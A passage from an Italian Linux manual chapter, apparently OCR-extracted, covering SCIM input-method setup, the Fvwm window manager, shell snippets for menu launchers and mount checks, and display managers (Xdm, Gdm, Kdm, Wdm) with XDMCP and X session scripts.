
  Launching a SCIM daemon with Socket FrontEnd...
  Loading simple Config module ...
  Creating backend ...
  Loading socket FrontEnd module ...
  Starting SCIM as daemon ...
  Launching a SCIM process with x11...
  Loading socket Config module ...
  Creating backend ...
  Loading x11 FrontEnd module ...
```

```
GTK Panel of SCIM 1.4.4
SCIM has been successfully launched.
Smart Common Input Method 1.4.4
```

Come si può intuire dall'esempio, il demone '**scim**' va avviato nell'ambito del sistema grafico X, eventualmente da una finestra di terminale, se non è possibile fare di meglio. Tuttavia, occorre predisporre prima delle variabili di ambiente:

```
XMODIFIERS='@im=SCIM'
GTK_IM_MODULE="scim"
QT_IM_MODULE="scim"
export XMODIFIERS
export GTK_IM_MODULE
export QT_IM_MODULE
#
scim -d
```

28.8.2 Attivazione del metodo di inserimento intelligente

Una volta definite le variabili di ambiente e il demone '**scim**' come descritto nella sezione precedente, alcuni programmi associano senza altre preoccupazioni la combinazione di tasti [*Ctrl Spazio*] all'emersione di un programma frontale con il quale si può dichiarare il tipo di metodo di inserimento preferito (in base ai moduli disponibili).

Figura 28.90. Il pannellino di selezione per il metodo di inserimento intelligente.



Figura 28.91. Il menù di selezione del metodo di inserimento intelligente.



28.8.3 La configurazione locale

Alcuni programmi, alla pressione della combinazione [*Ctrl Spazio*] attivano sempre il pannellino di controllo di SCIM, ammesso che il demone '**scim**' sia disponibile; altri programmi lo fanno solo se la configurazione locale è appropriata, secondo il loro punto di vista.

Per esempio, LibreOffice è uno di quei programmi che necessitano di una configurazione locale «orientale». Esempi di tali configurazioni sono '**zh_CN.UTF-8**' e '**ja_JP.UTF-8**'; naturalmente si richiede

l'uso dell'insieme di caratteri universale, attraverso la codifica UTF-8.

Come è noto, per impostare il linguaggio è sufficiente assegnare un valore alla variabile di ambiente ***LANG***, per farlo ereditare in modo predefinito a tutte le altre variabili ***LC_*****∗**. Tuttavia, se lo si preferisce, al fine di attivare le funzioni di SCIM, è sufficiente che la variabile di ambiente ***LC_CTYPE*** sia impostata in questo modo. Si vede l'esempio della configurazione cinese comune, in entrambi i casi (nel secondo caso la configurazione locale predefinita è quella della lingua italiana, con l'eccezione della variabile ***LC_CTYPE***):

```
LANG=zh_CN.UTF-8
```

```
LANG=it_IT.UTF-8
LC_CTYPE=zh_CN.UTF-8
```

L'utilizzo della variabile di ambiente ***LC_CTYPE***, con una configurazione locale differente da quella complessiva, ha però degli effetti collaterali. In particolare, supponendo di utilizzare proprio la configurazione dell'ultimo esempio mostrato (in generale lingua italiana, mentre ***LC_CTYPE*** è impostata per il cinese), si ottiene sì un ambiente che comunica in italiano, consentendo l'uso di una modalità di inserimento cinese (e probabilmente anche di altre lingue), ma l'inserimento di valori numerici potrebbe richiedere l'uso del punto per separare la parte intera da quella decimale (mentre in italiano si richiede l'uso della virgola).

28.8.4 Utilizzo

Per inserire effettivamente i caratteri desiderati, dopo avere selezionato il metodo di inserimento, occorre passare all'applicazione nella quale va inserito il testo e si procede digitando la traslitterazione dei caratteri voluti. A seconda del metodo di inserimento, si ottiene un meccanismo di completamento, eventualmente con la proposta di un certo numero di caratteri alternativi da scegliere, come si vede nella figura successiva. Per selezionare un carattere in questo modo, è sufficiente premere il numero corrispondente, oppure si può agire con il mouse, in modo abbastanza intuitivo.

Figura 28.94. Esempio di inserimento di un testo in cinese: inserendo la sequenza «mu», si ottiene un elenco di caratteri alternativi che possono corrispondere.



Si osservi che, quando si usa un programma di scrittura, è necessario che il tipo di carattere scelto contenga i simboli che si vogliono inserire. Solo i programmi più evoluti provvedono da soli a cambiare il tipo di carattere quando quello originario non li contiene.

Figura 28.95. Esempio di inserimento di un testo in cinese con una finestra di terminale.



28.9 Gestore di finestre: Fvwm

Il gestore di finestre, o *window manager* (WM), è quel programma cliente, che si occupa di incorniciare le superfici degli altri programmi clienti, di gestire la messa a fuoco, il passaggio da un programma all'altro e di altre funzioni di contorno. Anche se apparentemente non sembra molto, il gestore di finestre è in grado di cambiare la faccia e il funzionamento operativo del sistema X.

Alcuni gestori di finestre consentono di utilizzare una superficie maggiore di quella che si vede sullo schermo. Si parla in questi casi di gestori di finestre con superficie grafica virtuale, ovvero di *vir-*

tual window manager (VWM). Di solito, per passare da una zona all'altra della superficie grafica virtuale si utilizza la combinazione [*Ctrl freccia...*] nella direzione in cui ci si vuole spostare, oppure si utilizza il mouse all'interno di una tabellina riassuntiva di tutta la superficie grafica virtuale.

Volendo, a puro titolo didattico, si può utilizzare X senza un gestore di finestre:

```
$ xinit /usr/bin/X11/xterm -geometry =50x10+10+10 [Invio]
```

Oppure:

```
$ startx /usr/bin/X11/xterm -geometry =50x10+10+10 [Invio]
```

La figura 28.96 mostra il risultato di questo comando. Quando termina l'esecuzione del programma '**xterm**', '**xinit**' fa terminare il funzionamento del servente.

Figura 28.96. Il servente X avviato senza un gestore di finestre.



A titolo di esempio viene mostrato il funzionamento e la configurazione di Fvwm[16], un gestore di finestre molto semplice e facile da adattare.

Figura 28.97. Il programma '**xfontsel**' eseguito all'interno di Fvwm.



Per fare in modo che, attraverso lo script '**startx**', si avvii automaticamente il gestore di finestre Fvwm, occorre ricordare di modificare il proprio script '`~/.xinitrc`', inserendovi la chiamata all'eseguibile '**fvwm**' (o '**fvwm2**', a seconda di come viene denominato l'eseguibile dalla propria distribuzione). Generalmente è sufficiente avviare il gestore di finestre, senza altri programmi accessori:

```
# start some nice programs

exec fvwm
```

La configurazione generale di Fvwm risiede normalmente nel file '`/etc/X11/fvwm/system.fvwmrc`'; eventualmente, ogni utente può definire la propria configurazione personale, nel file '`~/.fvwmrc`', che in tal caso si sostituisce a quella generale.

Anche se esiste sostanzialmente una sola versione di Fvwm che continui a essere sviluppata, sono esistite diverse varianti del programma con configurazioni non compatibili tra di loro. Per questo, a seconda della distribuzione GNU utilizzata, può darsi che i file di configurazione debbano includere il numero più significativo della versione. Nel caso particolare di Fvwm 2.∗, i file potrebbero essere ‘`system.fvwm2rc`’ e ‘`.fvwm2rc`’.

Il file di configurazione predefinito potrebbe essere molto complesso, ma adeguatamente commentato in modo da guidare chi desidera modificarlo. In generale, non è conveniente personalizzare tutto. Di sicuro è necessario sistemare i menù, mentre il resto può rimanere come si trova. Il file *allegati/system.fvwmrc* rappresenta un esempio di configurazione completa di Fvwm 2.*, ridotta all'essenziale, con la presenza di una barra di avvio simile a quella di MS-Windows 95/98.

28.10 Accorgimenti per la costruzione di un menù

Quando si vuole realizzare un menù per un gestore di finestre, o per un programma specifico da usare nell'ambiente grafico, possono essere utili degli script che si vogliono annotare in questo capitolo.

Naturalmente, il linguaggio usato per la costruzione del menù potrebbe includere già delle direttive di controllo, tali da rendere superflui alcuni o tutti gli script che vengono proposti qui; pertanto ogni cosa va usata se effettivamente ne esiste la convenienza.

Gli script proposti, che si basano sulla disponibilità di una shell POSIX (o quasi), sono semplificati al massimo; sta poi alla sensibilità di ognuno estenderli secondo le proprie preferenze. Si osservi an-

che che, se incorporati nelle direttive della configurazione del menù, vanno forse modificati in qualche modo per proteggere alcuni simboli; inoltre, potrebbe essere necessario tradurli in istruzioni disposte su una sola riga.

28.10.1 Verifica della disponibilità

«

Quando si realizza un menù per facilitare l'avvio di alcuni programmi, può essere utile verificare prima la loro esistenza effettiva, in modo da avvisare l'utente in caso contrario. Infatti, durante il funzionamento in modalità grafica si perdono normalmente le segnalazioni di errore fornite dalla shell o dal sistema operativo.

L'esempio seguente riguarda l'avvio del programma '**gnumeric**', collocato precisamente nella directory '`/usr/bin/`'; se il file dovesse mancare o se semplicemente non dovesse risultare eseguibile, si otterrebbe una finestra di terminale con un avvertimento, che rimane evidente per pochi secondi:

```
if [ -x /usr/bin/gnumeric ]
then
    gnumeric
else
    xterm -e "echo Sorry, gnumeric is not available. ; sleep 15"
fi
```

Segue lo stesso esempio, facendo uso però di '**xmessage**', al posto di '**xterm**':

```
if [ -x /usr/bin/gnumeric ]
then
    gnumeric
else
    xmessage -timeout 15 "Sorry, gnumeric is not available."
fi
```

28.10.2 Verificare che un programma non sia già in funzione

Quando la configurazione dell'ambiente grafico non prevede la presenza di segnalazioni che avvisano dell'avvio in corso di un programma, l'utente inesperto può essere indotto a ritentare l'avvio di qualcosa che sembra non dare segni di vita. Questo tipo di problema si aggrava quando l'accesso alla memoria di massa è relativamente lento e finisce con il rallentare ancora di più l'avvio del programma stesso, salvo alla fine ritrovarsi in funzione tutte le copie richieste in sequenza.

Quando un programma consente al proprio interno di avviare altre copie di se stesso, o di aprire più documenti distinti in schede separate, può essere utile uno script che verifica lo stato dei processi elaborativi appartenenti allo stesso utente:

```
if ps x | grep -v grep | grep "[0-9] gnumeric" 2>&1 > /dev/null
then
    xterm -e "echo Already running ; sleep 10"
else
    gnumeric
fi
```

La stessa cosa, facendo uso però di '**xmessage**', al posto di '**xterm**':

```
if ps x | grep -v grep | grep "[0-9] gnumeric" 2>&1 > /dev/null
then
    xmessage -timeout 10 "Already running"
else
    gnumeric
fi
```

28.10.3 Informare della fase di avvio del programma

La fase di avvio di un programma può essere resa evidente attraverso l'uso del comando '**ps rx**', con il quale si evidenziano i processi residenti in memoria (quindi i processi attivi), appartenenti all'utente. Quando il processo elaborativo raggiunge la quiete e non si trova più a essere residente, di solito ha già mostrato la finestra grafica che lo riguarda. L'esempio seguente si riferisce all'avvio di AbiWord:

```
xterm -e "echo Loading abiword... ; ↩
↪sleep 2 ; ↩
↪while ps rx | grep -v grep | grep \"[0-9] abiword\" ; ↩
↪do sleep 2 ; ↩
↪done" & ↩
↪abiword
```

Come si può osservare, la maggior parte dello script è inserita nel comando avviato da '**xterm**', perché al termine del ciclo di controllo il terminale deve chiudersi.

Si osservi che la verifica fatta con '**ps**' potrebbe dover includere altri programmi, se quello che si avvia, prima di potersi presentare ne deve avviare. Questo succede spesso con i programmi per Gnome o per KDE. Segue un altro esempio riferito all'avvio di Gnumeric:

```
xterm -e "echo Loading gnumeric... ; ↩
↪sleep 2 ; ↩
↪while ps rx | grep -v grep | grep \"[0-9] gnumeric\" ↩
↪|| ps rx | grep -v grep | grep \"gconfd\" ↩
↪|| ps rx | grep -v grep | grep \"bonobo-activation-server\" ; ↩
↪do sleep 2 ; ↩
↪done" & ↩
↪gnumeric
```

Eventualmente, si può decidere di considerare qualunque programma che non sia in quiete, anche se può succedere che la finestra del terminale non si chiuda più, per la presenza di un processo

impegnativo indipendente:

```
xterm -e "echo Loading gnumeric... ; sleep 2 ;
while ps rx | grep -v grep ;
do sleep 2 ;
done" &
gnumeric
```

28.10.4 Mettere assieme le varie fasi di controllo

L'esempio seguente mostra le istruzioni necessarie a mettere assieme i vari controlli già descritti nelle sezioni precedenti, facendo riferimento al programma AbiWord:

```
if [ -x /usr/bin/abiword ]
then
    if ps x | grep -v grep | grep "[0-9] abiword" 2>&1 > /dev/null
    then
        xterm -e "echo Already running abiword ; sleep 10"
    else
        xterm -e "echo Loading abiword... ; sleep 2 ;
while ps rx | grep -v grep | grep \"[0-9] abiword\" ;
do sleep 2 ; done" & abiword
    fi
else
    xterm -e "echo Sorry, abiword is not available. ; sleep 15"
fi
```

Come già visto, con '**xmessage**' si può limitare l'uso di '**xterm**':

```
if [ -x /usr/bin/abiword ]
then
    if ps x | grep -v grep | grep "[0-9] abiword" 2>&1 > /dev/null
    then
        xmessage -timeout 10 "Already running abiword"
    else
        xterm -e "echo Loading abiword... ; sleep 2 ; ↩
↪while ps rx | grep -v grep | grep \"[0-9] abiword\" ; ↩
↪do sleep 2 ; done" & abiword
    fi
else
    xmessage -timeout 15 "Sorry, abiword is not available."
fi
```

28.10.5 Innesto di un file system

«

Per controllare il comando '**mount**' si potrebbe usare un codice simile a quello seguente, in modo da sapere se l'operazione ha avuto successo o meno:

```
if mount /mnt/fd0
then
    xterm -e "echo /mnt/fd0  mounted successfully ; sleep 15"
elif mount | grep " /mnt/fd0 "
then
    xterm -e "echo /mnt/fd0  is already mounted ; sleep 15"
else
    xterm -e "echo Sorry: /mnt/fd0  mount failed ; sleep 15"
fi
```

L'esempio si basa sulla presenza di un file '`/etc/fstab`' nel quale è previsto il punto di innesto '`/mnt/fd0/`', che presumibilmente è riferito al file di dispositivo '`/dev/fd0`'.

28.10.6 Separazione di un file system

Per controllare il comando ‘**umount**’ si potrebbe usare un codice simile a quello seguente, in modo da sapere se l’operazione è ammissibile e se ha avuto successo:

```
if mount | grep " /mnt/hdc "
then
    if umount /mnt/hdc
    then
        eject /dev/hdc
        xterm -e "echo /mnt/hdc successfully unmounted ; sleep 15"
    else
        xterm -e "echo Sorry: umount failed ; sleep 15"
    fi
else
    xterm -e "echo /mnt/hdc is not to be unmounted. ; sleep 10"
fi
```

L’esempio presume che il file di dispositivo ‘`/dev/hdc`’ vada innestato nella directory ‘`/mnt/hdc/`’; inoltre, si suppone che si tratti proprio di un’unità che può espellere il supporto di memorizzazione (come nel caso di un lettore CD o DVD).

28.11 X: login grafico

X può essere avviato automaticamente, attraverso un sistema di autenticazione grafico, noto come *display manager*. In generale si tratta di un demone che viene configurato in modo da utilizzare una o più stazioni grafiche, locali o remote. Naturalmente, la configurazione predefinita di un sistema del genere, dovrebbe riguardare esclusivamente una sola stazione grafica locale.

È bene sottolineare che, quando si tratta di una sola stazione grafica locale, non c'è alcun bisogno di un sistema del genere e il buon vecchio script '**`startx`**' rimane la cosa migliore per avviare X, evitando in tal modo la presenza di un demone inutile nell'elenco dei processi elaborativi.

28.11.1 Configurazione generale

Nel momento in cui ci si inserisce un sistema grafico per l'autenticazione, prima dell'avvio di X, cambiano le dipendenze che ci sono tra i file di configurazione (script o porzioni di script). Pertanto, una configurazione personalizzata attraverso la modifica del file '`~/.xinitrc`', può rivelarsi inutile.

L'impostazione scelta da questa o quella distribuzione GNU può essere diversa e bisogna vedere i file di configurazione del sistema di autenticazione per sapere cosa succede veramente. Alcune distribuzioni GNU usano in particolare gli script '`/etc/X11/Xsession`' e '`~/.Xsession`' (o '`~/.xsession`'), rispettivamente per la configurazione globale e quella personalizzata di ogni utente. In questo modo, un utente che prima inseriva nel file '`~/.xinitrc`' le istruzioni per l'avvio del proprio gestore di finestre preferito, deve usare invece il file '`~/.Xsession`' per questo, ma nello stesso modo di prima.

Diversamente, in mancanza della configurazione corretta per l'avvio del gestore di finestre o di altro sistema del genere, dopo la fase di autenticazione, si avvia il solito servente X con un terminale e nulla altro.

```
#!/bin/sh
xsetroot -solid gray
xclock -digital -geometry +0-0 &
xbiff -geometry -0-0 &
exec fvwm
```

Quello che si vede sopra è il contenuto ipotetico di un file '`~/.Xsession`' predisposto per l'avvio del gestore di finestre Fvwm.

28.11.2 Utilizzo attraverso la rete

Il programma tipico che offre le funzionalità di un *display manager*, è in grado di fornire anche un accesso attraverso la rete, con il protocollo XDMCP (*X display manager control protocol*), che utilizza la porta 177. Quello che segue è un estratto dal file '`/etc/services`':

```
…
xdmcp           177/tcp    # X Display Manager Control Protocol
xdmcp           177/udp
…
```

In pratica, un elaboratore remoto deve avviare un proprio servente grafico, con il quale si collega al programma presso l'elaboratore che offre il servizio XDMCP. Il programma richiede l'autenticazione e da quel momento inizia una sessione grafica che riguarda l'elaboratore che offre il servizio, anche se viene gestita materialmente dallo schermo dell'elaboratore remoto.

Per collegarsi a un servizio XDMCP, ammesso che accetti effettivamente richieste di questo tipo, si può provare presso un elaboratore da usare come terminale un comando come quello seguente:

```
$ xinit -- -query 172.21.77.253 [Invio]
```

Oppure, direttamente così:

```
$ /usr/bin/X11/X vt7 -dpi 100 -query 172.21.77.253 [Invio]
```

In tal caso, l'indirizzo IPv4 172.21.77.253 è proprio quello dell'elaboratore che offre il servizio XDMCP.

Figura 28.112. Esempio di utilizzo di un servizio XDMCP.




```
$ xinit -- -query 172.21.77.253
```

oppure:

```
$ X -query 172.22.77.253
```

28.11.3 Avvio

«

Trattandosi di un sistema di autenticazione, il programma che se ne occupa potrebbe essere avviato tramite un record appropriato nel file '`/etc/inittab`', ma in generale si preferisce l'avvio di un demone attraverso la procedura di inizializzazione del sistema.

28.11.4 Xdm

«

Xdm[17] è il sistema di autenticazione grafica tradizionale di X, incluso anche in X.Org. In condizioni normali, i file e gli script di configurazione che lo riguardano, dovrebbero trovarsi nella directory '`/etc/X11/xdm/`'.

La configurazione predefinita dovrebbe prevedere l'apertura di una sola sessione grafica locale, escludendo l'accesso remoto.

L'avvio del demone '**xdm**', che si occupa di controllare l'accesso e l'avvio di X, dovrebbe essere gestito da uno script della procedura di inizializzazione del sistema; per esempio '`/etc/init.d/xdm`', o altro simile. Tuttavia, anche avviando direttamente l'eseguibile '**xdm**', si ottiene il risultato (naturalmente lo si deve fare con i privilegi dell'utente '**root**').

Una volta superata la fase di autenticazione in modo corretto, inizia una ***sessione***, controllata dallo script '`/etc/X11/xdm/Xsession`'. Al termine di questo script termina la sessione e ritorna la richiesta di autenticazione per quella stazione grafica. In condizioni normali, questo script dovrebbe richiamare un altro script usato anche per altri sistemi del genere (per esempio '`/etc/X11/Xsession`'), che a sua volta dovrebbe occuparsi di avviare lo script personalizzato dell'utente ('`~/.Xsession`' o '`~/.xsession`').

```
init-+
     |
    ...
     `-xdm-+-Xsession
           `-xdm
```

Quello che si vede sopra è l'interdipendenza tra i processi nel momento in cui il sistema di autenticazione attende che l'utente si presenti. Si può vedere che è necessaria la presenza del servente X e in particolare si può poi osservare che tutto funziona con i privilegi dell'utente '**root**'.

```
init-+
     |
    ...
     `-xdm-+-Xsession
           `-xdm---fvwm
```

Nel momento in cui si supera la fase dell'autenticazione, vengono avviati i processi richiesti dallo script '`/etc/X11/xdm/Xsession`' e dagli altri che questo richiama (per esempio '`~/.Xsession`'). In questo caso, come si vede nel riquadro precedente, si tratta del gestore di finestre Fvwm. Naturalmente, i processi avviati a partire dallo script '`/etc/X11/xdm/Xsession`' hanno i privilegi dell'utente che esegue l'autenticazione.

Il file di configurazione '`/etc/X11/xdm/xdm-config`' contiene l'elenco degli altri file utilizzati e di altre opzioni:

```
DisplayManager.errorLogFile:    /var/log/xdm.log
DisplayManager.pidFile:         /var/run/xdm.pid
DisplayManager.keyFile:         /usr/lib/X11/xdm/xdm-keys
DisplayManager.servers:         /usr/lib/X11/xdm/Xservers
DisplayManager.accessFile:      /usr/lib/X11/xdm/Xaccess
DisplayManager.authDir:         /var/lib/xdm
DisplayManager.willing:         su nobody -c /usr/lib/X11/xdm/Xwilling
! All displays should use authorization, but we cannot be sure X terminals
! will be configured to support it, so those that do not will require
! individual resource settings.
DisplayManager*authorize:       true
! Scripts to start the server, start the user session, and reset the server
DisplayManager*setup:           /usr/lib/X11/xdm/Xsetup
DisplayManager*startup:         /usr/lib/X11/xdm/Xstartup
DisplayManager*reset:           /usr/lib/X11/xdm/Xreset
DisplayManager*resources:       /usr/lib/X11/xdm/Xresources
DisplayManager*session:         /usr/lib/X11/xdm/Xsession
DisplayManager*authComplain:    true
DisplayManager*userPath:        /usr/local/bin:/usr/bin:/bin:↩
↪/usr/bin/X11:/usr/games
DisplayManager*systemPath:      /usr/local/sbin:/usr/local/bin:↩
↪/usr/sbin:/usr/bin:/sbin:/bin:/usr/bin/X11

! SECURITY: do not listen for XDMCP or Chooser requests
! Comment out this line if you want to manage X terminals with xdm
DisplayManager.requestPort:     0
```

Nell'esempio merita molta attenzione l'ultima direttiva: la sua pre-

senza fa sì che venga a mancare il servizio XDMCP, pertanto i tentativi di collegamento verrebbero rifiutati. Per attivare il servizio, occorre commentare, o eliminare la direttiva:

```
…
! SECURITY: do not listen for XDMCP or Chooser requests
! Comment out this line if you want to manage X terminals
! with xdm
# DisplayManager.requestPort:   0
```

Secondo l'esempio mostrato, il file '`/etc/X11/xdm/Xservers`' permette di controllare l'avvio locale del servizio di autenticazione grafica. L'esempio seguente apre una sola sessione che deve collocarsi nella settima console virtuale:

```
…
:0 local /usr/bin/X11/X vt7 -dpi 100 -nolisten tcp
```

Per avere due sessioni, una nella settima console, l'altra nell'ottava:

```
…
:0 local /usr/bin/X11/X vt7 -dpi 100 -nolisten tcp
:1 local /usr/bin/X11/X vt8 -dpi 100 -nolisten tcp
```

Naturalmente, Xdm può servire anche solo per le connessioni remote, attraverso la rete, pertanto si può benissimo disattivare l'accesso locale, commentando le direttive di questo file.

Nella configurazione di Xdm c'è un altro file importante da considerare, che secondo la configurazione già vista è '`/etc/X11/xdm/Xaccess`'. Questo file serve a delimitare l'accessibilità del servizio XDMCP offerto. La direttiva dell'esempio seguente abilita l'accesso a qualunque indirizzo:

```
...
#
# Any host can get a login window:
#
*
...
```

28.11.5 Gdm

Gdm[18] è un altro sistema di autenticazione grafica conforme al gestore di sessione Gnome. Il principio di funzionamento è lo stesso di Xdm, dove in particolare è possibile scegliere di avviare sessioni differenti, che fanno riferimento a script diversi.

La configurazione e gli script di Gdm si trovano a partire dalla directory '`/etc/X11/gdm/`'; in particolare, gli script che consentono di selezionare delle sessioni diverse si trovano nella directory '`/etc/X11/gdm/Sessions/`'. Uno di questi dovrebbe fare riferimento allo script '`/etc/X11/Xsession`', il quale a sua volta si prende cura di avviare anche lo script personalizzato dell'utente ('`~/.Xsession`' o simile).

Una volta completata la fase di autenticazione, la dipendenza dei processi attivi potrebbe presentarsi in questo modo:

```
init-+
     |
    ...
     `-gdm---gdm-+-Xsession
                 `-fvwm2
```

Per la precisione, i processi avviati dagli script di sessione si trovano ad avere i privilegi dell'utente che si è autenticato, mentre il resto funziona con i privilegi dell'utente '**`root`**'.

Gdm è realizzato particolarmente per essere usato con il gestore di sessione Gnome; in tal caso, al posto di un gestore di finestre, viene avviato l'eseguibile '**gnome-session**', che a sua volta controlla un gestore di finestre, in base alla configurazione.

In condizioni particolari, Gdm si rifiuta di avviare la richiesta di autenticazione; ciò, in particolare, se manca la possibilità di verificare la presenza di un elaboratore corrispondente al nome restituito da '**hostname**'. Per esempio, l'indicazione corretta del nome, senza il dominio di appartenenza e senza una direttiva '**search**' appropriata nel file '`/etc/resolv.conf`', può provocare questo tipo di problema.

28.11.6 Kdm

Kdm[19] è un altro sistema simile a Xdm, con l'aggiunta della possibilità di selezionare delle sessioni differenti, come avviene per Gdm. La sua origine richiama il gestore di sessione KDE e i suoi file di configurazione potrebbero risiedere in '`/etc/kde2/kdm/`', oppure in '`/etc/X11/kdm/`'. A ogni modo, la struttura di questi file e di questi script è molto simile a quella usata da Xdm; anche in questo caso, il file '`kdm/Xsession`' dovrebbe rimandare allo script standard '`/etc/X11/Xsession`', il quale a sua volta dovrebbe utilizzare lo script personale degli utenti ('`~/.Xsession`' o '`~/.xsession`').

28.11.7 Wdm

«

Wdm[20] è un lavoro derivato da Xdm, i cui file di configurazione e gli script principali si collocano normalmente nella directory '`/etc/X11/wdm/`'. Anche in questo caso è disponibile la possibilità di avviare sessioni differenti.

28.12 Sessione

«

Nell'ambito di X, il termine «sessione» si inserisce nel momento in cui esiste un sistema di autenticazione che controlla l'utilizzo della stazione grafica, trattandosi infatti di una sessione di lavoro riferita a un certo utente.

In pratica, si tratta di un'astrazione ulteriore nel sistema di script che servono all'avvio del sistema grafico, dove '`/etc/X11/xinit/xinitrc`' e '`~/.xinitrc`' perdono il loro ruolo dominante, per passarlo allo script '`/etc/X11/Xsession`' e a '`~/.xsession`' o '`~/.Xsession`'.

28.12.1 Il problema che motiva il concetto di «sessione»

«

Le applicazioni che utilizzano il sistema grafico sono sempre più sofisticate e richiedono funzionalità che, da solo, X non può dare. Quindi, per poter usare certi programmi con certe funzionalità, si ha la necessità di avviarne altri, che eventualmente possono non mostrarsi, ma che comunicano con i primi.

Di norma, questi programmi che coadiuvano le attività svolte con il sistema grafico, non possono essere avviati prima che il servente X sia disponibile, inoltre devono operare con i privilegi dell'utente che ha avviato la sessione.

In un certo senso, è come se la sessione grafica corrispondesse all'avvio di un sottosistema personale, che richiede l'attivazione di certi servizi.

Dal momento che i servizi da avviare dipendono anche dai programmi che si intendono usare, diventa complicata e onerosa la compilazione di uno script '`/etc/X11/xinit/xinitrc`' che provveda a tutte queste cose, nel modo giusto. Pertanto, in un sistema operativo che prevede la grafica e anche le sessioni, lo script '**`xinitrc`**' si limita ad avviare a sua volta lo script '**`Xsession`**', il quale però non è da modificare, in quanto a sua volta esegue ciò che trova, in sequenza, nella directory '`/etc/X11/Xsession.d/`'; ed è lì, eventualmente, che si deve intervenire.

28.12.2 Gli script che controllano l'avvio della sessione

In un sistema che preveda le sessioni grafiche, lo script '`/etc/X11/xinit/xinitrc`' si limita a eseguire il contenuto dello script '**`Xsession`**', attraverso l'incorporazione:

```
#!/bin/sh
# $Xorg: xinitrc.cpp,v 1.3 2000/08/17 19:54:30 cpqbld Exp $

# /etc/X11/xinit/xinitrc
#
# global xinitrc file, used by all X sessions started by xinit (startx)

# invoke global X session script
. /etc/X11/Xsession
```

In pratica, in questo modo il lavoro di '`/etc/X11/Xsession`' viene eseguito formalmente dallo stesso '**`xinitrc`**'.

Il codice contenuto nel file '`Xsession`' incorpora a sua volta, quello dei file contenuti nella directory '`/etc/X11/Xsession.d/`', se-

condo l'ordine lessicografico. Per esempio, tale directory potrebbe contenere i file seguenti:

```
$ ls /etc/X11/Xsession.d[Invio]

  /etc/X11/Xsession.d/20x11-common_process-args
  /etc/X11/Xsession.d/30x11-common_xresources
  /etc/X11/Xsession.d/50x11-common_determine-startup
  /etc/X11/Xsession.d/90x11-common_ssh-agent
  /etc/X11/Xsession.d/99x11-common_start
```

Al termine, se esiste il file '`~/.xsession`' (oppure '`~/.Xsession`'), viene eseguito anche il suo contenuto, altrimenti viene avviato ciò che si considera essere il «gestore di sessione» predefinito.

28.12.3 Gestori di sessione

«

Il gestore di sessione è un programma che dovrebbe facilitare l'uso del sistema grafico, ma che può anche complicarlo. Il suo compito è quello di consentire all'utente di configurare la propria sessione attraverso strumenti grafici, oltre che di facilitare la gestione dei servizi grafici necessari.

In pratica, se non si amano le complicazioni, si potrebbe usare benissimo un gestore di finestre puro e semplice, mentre un gestore di sessione vero e proprio si trova spesso a dover avvalersi a sua volta di un gestore di finestre.

Se si usa un sistema di autenticazione grafica sofisticato, può essere possibile la scelta tra diversi tipi di sessione, corrispondenti solitamente a script di avvio differenti, in cui può essere richiamato questo o quel gestore di sessione.

28.12.4 Gnome

Gnome [21] (pronunciato «g-a-n-o-m-e»), è un gestore di sessione altamente configurabile, contornato da diversi programmi realizzati specificatamente per rendere l'ambiente uniforme e confortevole. Naturalmente, i programmi realizzati per Gnome possono funzionare anche senza questo gestore di sessione: è sufficiente che siano disponibili le librerie grafiche necessarie.

Il programma eseguibile che rappresenta in pratica il gestore di sessione è '**gnome-session**'. Il fatto di avviarlo non produce nulla di particolare sullo schermo grafico, salvo che è possibile configurare l'avvio automatico di altri programmi di contorno, come per esempio il gestore di finestre.

A proposito del gestore di finestre, è da annotare che questo deve essere compatibile con Gnome; inoltre, se la propria distribuzione GNU non organizza bene i pacchetti, le prime volte che si avvia il gestore di sessione Gnome potrebbe essere complicato far partire anche il gestore di finestre. In mancanza d'altro, basta avviarlo da un terminale grafico, eventualmente dopo averlo ottenuto da un menù.

Infine, a proposito della dipendenza dei processi elaborativi, è da osservare che le applicazioni avviate dal gestore di sessione Gnome non risultano discendere da '**gnome-session**', ma direttamente dal processo principale (Init). Nell'esempio seguente si vedono diversi processi relativi a Gnome, staccati da '**gnome-session**', avviato a sua volta da Gdm:

```
init-+
     |
    ...
     |-enlightenment
     |-gdm---gdm-+-Xorg
     |           `-gnome-session---ssh-agent
     |-gnome-name-serv
     |-gnome-panel-pro
     |-gnome-smproxy
     |-gnome-terminal-+-bash
     |                `-gnome-pty-helpe
     |-gnomecc
    ...
     `-panel
```

